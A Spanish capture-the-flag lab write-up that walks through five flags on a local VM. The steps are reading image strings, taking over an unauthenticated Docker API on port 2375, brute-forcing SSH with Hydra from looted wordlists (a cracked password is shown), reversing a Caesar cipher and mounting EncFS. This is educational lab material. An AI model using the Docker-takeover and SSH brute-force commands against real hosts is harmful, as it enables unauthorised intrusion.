

Índice

[Índice](#)

[Flag 1 Imagen con información oculta](#)

[Flag 2 - Acceso a un contenedor Docker](#)

[Flag 3 - Acceso SSH](#)

[Flag 4 - Encriptación César](#)

Flag 1 Imagen con información oculta

En el escaneo inicial de la red con nmap, se detectó que el puerto 8080 está abierto y ejecutando un servicio HTTP. Se recomienda analizar el contenido del servidor en este puerto para identificar posibles vulnerabilidades o pistas adicionales.

Con un navegador web abrimos <http://192.168.56.101:8080/>, se puede ver un listado de directorio lleno de documentos de texto, que són todos una distracción




el flag se encuentra dentro de la imagen “images.jpeg”.

Usando el comando **strings images.jpg** para mostrar metadatos y ya tendremos la primero flag.

```
xORs  
yz)#  
cIc-  
?zU|  
7YUd  
bI[!B  
bI?|  
VQ6@  
1(f?  
y/:r?  
iY0J4  
.,7e[  
flag1:XXXRODRIGOMXX remote api 2375  
sdr@sdr:~/sdr$
```

La pista que nos proporciona para la obtención de la siguiente flag es la propia imagen siendo una ballena que es el icono de docker y el puerto en la pista.



Flag 2 - Acceso a un contenedor Docker

Para encontrar este flag, es necesario conectar desde remoto los contenedores que hay en ubuntu server, con la pista de flag1 que nos dio con la palabra clave puerto 2375, es la API REST de Docker **sin autenticación**

Para conectarse desde remoto con el api al contenedor, utilizamos este comando:
export DOCKER_HOST=tcp://192.168.56.101:2375

```
(kali㉿kali) - [~]
$ docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS        PORTS        NAMES
(kali㉿kali) - [~]
$ export DOCKER_HOST=tcp://192.168.56.101:2375
(kali㉿kali) - [~]
$ docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS        PORTS        NAMES
509d43c349da   debian:bookworm-slim "bash"                About a minute ago Up About a minute
                 debian
(kali㉿kali) - [~]
$ █
```

Una vez cuando hayas introducido el comando, ahora ejecuta el **docker ps**, aparecerán un contenedor llamado “debian” para acceder con **docker run -it debian bash**

Una vez dentro del contenedor, hay que revisar los archivos internos en busca de la flag, en este caso será un archivo flag.txt, hacemos un cat para ver el contenido y por ahí está el flag 2

```
(kali㉿kali) - [~]
$ docker exec -it debian bash
root@509d43c349da:/# ls
bin  dev  flag.txt  lib  login  mnt  proc  run  srv  tmp  var
boot  etc  home      lib64  media  opt  root  sbin  sys  usr
root@509d43c349da:/# cat flag.txt
flag2=XXXXSERGIOXXXXXX
root@509d43c349da:/# █
```

La pista para la siguiente flag se encuentra dentro del mismo contenedor en el directorio /login donde hay un diccionario de usuarios y otro con contraseñas de acceso para SSH

Flag 3 - Acceso SSH

En nuestra máquina atacante tenemos que descargar los archivos de usuarios y contraseñas desde el contenedor:

```
docker cp debian:/login/users.txt ./users.txt
```

```
docker cp debian:/login/password.txt ./password.txt
```

```
(kali㉿kali)-[~]  
$ docker cp debian:/login/users.txt ./users.txt  
Successfully copied 2.56kB to /home/kali/users.txt  
  
(kali㉿kali)-[~]  
$ docker cp debian:/login/password.txt ./password.txt  
Successfully copied 3.07kB to /home/kali/password.txt  
  
(kali㉿kali)-[~]  
$ █
```

Para acceder a SSH tendremos que hacer un ataque de fuerza bruta con Hydra usando ambos diccionarios.

```
hydra -L usuario.txt -P contraseña.txt 192.168.56.101 ssh
```

-L users.txt → diccionario de nombres de usuario

-P password.txt → diccionario de contraseñas

```
(kali㉿kali)-[~]  
$ hydra -L users.txt -P password.txt 192.168.56.101 ssh  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service  
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-25 15:14:41  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tas  
ks: use -t 4  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous s  
ession found, to prevent overwriting, ./hydra.restore  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 110 login tries (l:11/p:10), ~7 tries per task  
[DATA] attacking ssh://192.168.56.101:22/  
[22][ssh] host: 192.168.56.101 login: sdr password: sergio!  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-25 15:15:18
```

Una vez obtenido el usuario y la contraseña de ssh con hydra.

Habr  que conectarse al ssh : “ssh sdr@192.168.56.101” y por motd encontramos el flag3

```
(kali@kali) - [~]
$ ssh sdr@192.168.56.101
sdr@192.168.56.101's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of mar 25 mar 2025 19:18:13 UTC

System load:  0.0               Processes:            122
Usage of /:   47.8% of 11.21GB   Users logged in:     1
Memory usage: 5%               IPv4 address for enp0s3: 172.31.74.226
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

El mantenimiento de seguridad expandido para Applications est  desactivado
Se pueden aplicar 0 actualizaciones de forma inmediata.

Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»

Bienvenido al sistema de pruebas SSH
Fecha y hora actual: $(date)
flag3:XXXXXHARRY KANEXXXXXX
Last login: Tue Mar 25 19:16:18 2025 from 192.168.56.102
sdr@sdr:~$
```

Una vez hayamos accedido encontraremos la tercera flag.

Flag 4 - Encriptación César

Al conectarte por SSH, encontrarás un directorio llamado "encriptado", dentro del cual hay un archivo llamado "iodj.txt". Este archivo ha sido cifrado utilizando un desplazamiento de 3 posiciones en el abecedario, y su nombre original era "flag.txt".

Pasos a seguir:

Descargar el script:

En la página alojada en el puerto 8080, encontrarás un archivo llamado script.py.



Descárgalo y guárdalo en tu máquina.

Modificar el código:

Dentro del código de script.py, hay una variable llamada desplazamiento, cuyo valor actual es 3.

Para descifrar el contenido, cambia este valor a -3, lo que revertirá el cifrado.

```
1 import os
2
3 def cifrar(texto, desplazamiento):
4     resultado = ""
5     for char in texto:
6         if char.isalpha():
7             inicio = ord('A') if char.isupper() else ord('a')
8             resultado += chr((ord(char) - inicio + desplazamiento) % 26 + inicio)
9         else:
10             resultado += char
11     return resultado
12
13 desplazamiento = -3
14 directorio = "."
15
16 if not os.path.exists(directorio):
17     print(f"El directorio {directorio} no existe.")
18 else:
19     for archivo in os.listdir(directorio):
20         if archivo.endswith(".txt"):
21             with open(f"{directorio}/{archivo}", "r", encoding="utf-8") as f:
22                 contenido = f.read()
23
24             nuevo_nombre = cifrar(archivo[:-4], desplazamiento) + ".txt"
25             nuevo_contenido = cifrar(contenido, desplazamiento)
26
27             with open(f"{directorio}/{nuevo_nombre}", "w", encoding="utf-8") as f:
28                 f.write(nuevo_contenido)
29
30             print(f"Cifrado: {archivo} -> {nuevo_nombre}")
31
32 print(";Todos los archivos han sido cifrados exitosamente!")
```

Usa el siguiente comando para ejecutar script.py:

python3 script.py

El script procesará automáticamente todos los archivos .txt en el directorio actual, descifrando su contenido.

Una vez ejecutado el script, el archivo cifrado se descifrá automáticamente.

```
sdr@sdr:~/encriptado$ python3 script.py
Cifrado: iodj.txt -> flag.txt
;Todos los archivos han sido cifrados exitosamente!
sdr@sdr:~/encriptado$
```

Finalmente, obtendrás la cuarta flag.

```
sdr@sdr:~/encriptado$ cat flag.txt
flag4:XXXXXSERGIOXXXXX
sdr@sdr:~/encriptado$
```


Flag 5 (bonus) - Autenticación de contraseña para acceder directorio

Habr  un directorio llamado secreto y dentro hay 2 directorios llamado "encrypted" y "decrypted", est  cifrado con herramientas EncFS, hacemos este comando para montar el directorio cifrado:


"encfs /home/sdr/secreto/encrypted /home/sdr/secreto/decrypted"

```
sdr@sdr:~/secreto$ encfs /home/sdr/secreto/encrypted /home/sdr/secreto/decrypted
Contrase a EncFS: 
```

podemos ver que pide la contrase a, la contrase a est  dentro del directorio encrypted el archivo xml, hacemos un **ls -la** y podemos ver su tama o que es 2005, este ser  la contrase a EncFS



```
sdr@sdr:~/secreto$ cd encrypted/
sdr@sdr:~/secreto/encrypted$ ls -la
total 16
drwx----- 2 sdr sdr 4096 mar 25 23:52 .
drwxrwxr-x 4 sdr sdr 4096 mar 25 23:47 ..
-rw-rw-r-- 1 sdr sdr  42 mar 23 01:39 Cz8dDqgEHxVZ4VfN80QfGdmp
-rw-rw-r-- 1 sdr sdr 2005 mar 25 23:52 .encfs6.xml
sdr@sdr:~/secreto/encrypted$ ~
```

Introducimos la contrase a y cuando entramos al directorio decrypted aparecer n un archivo llamado url.txt clicamos y hay un enlace de p gina,






```
url.txt
192.168.5.150 /home/sdr/secreto/decrypted
1 https://github.com/SER050902/flag
```

copiamos al navegador mostrar  un repositorio llamado flag, dentro de repositorio est  el flag 5 como de bonus


 SER050902 / **flag**

[Code](#) [Issues](#) [Pull requests](#) [Actions](#)

 [main](#) **flag / flag.txt** 

 **SER050902** Update flag.txt

Code **Blame**

1 lines (1 loc) · 32 Bytes  Code 55

1

flag5:XXXXXXXXSDRXXXXXXXXXXXXXX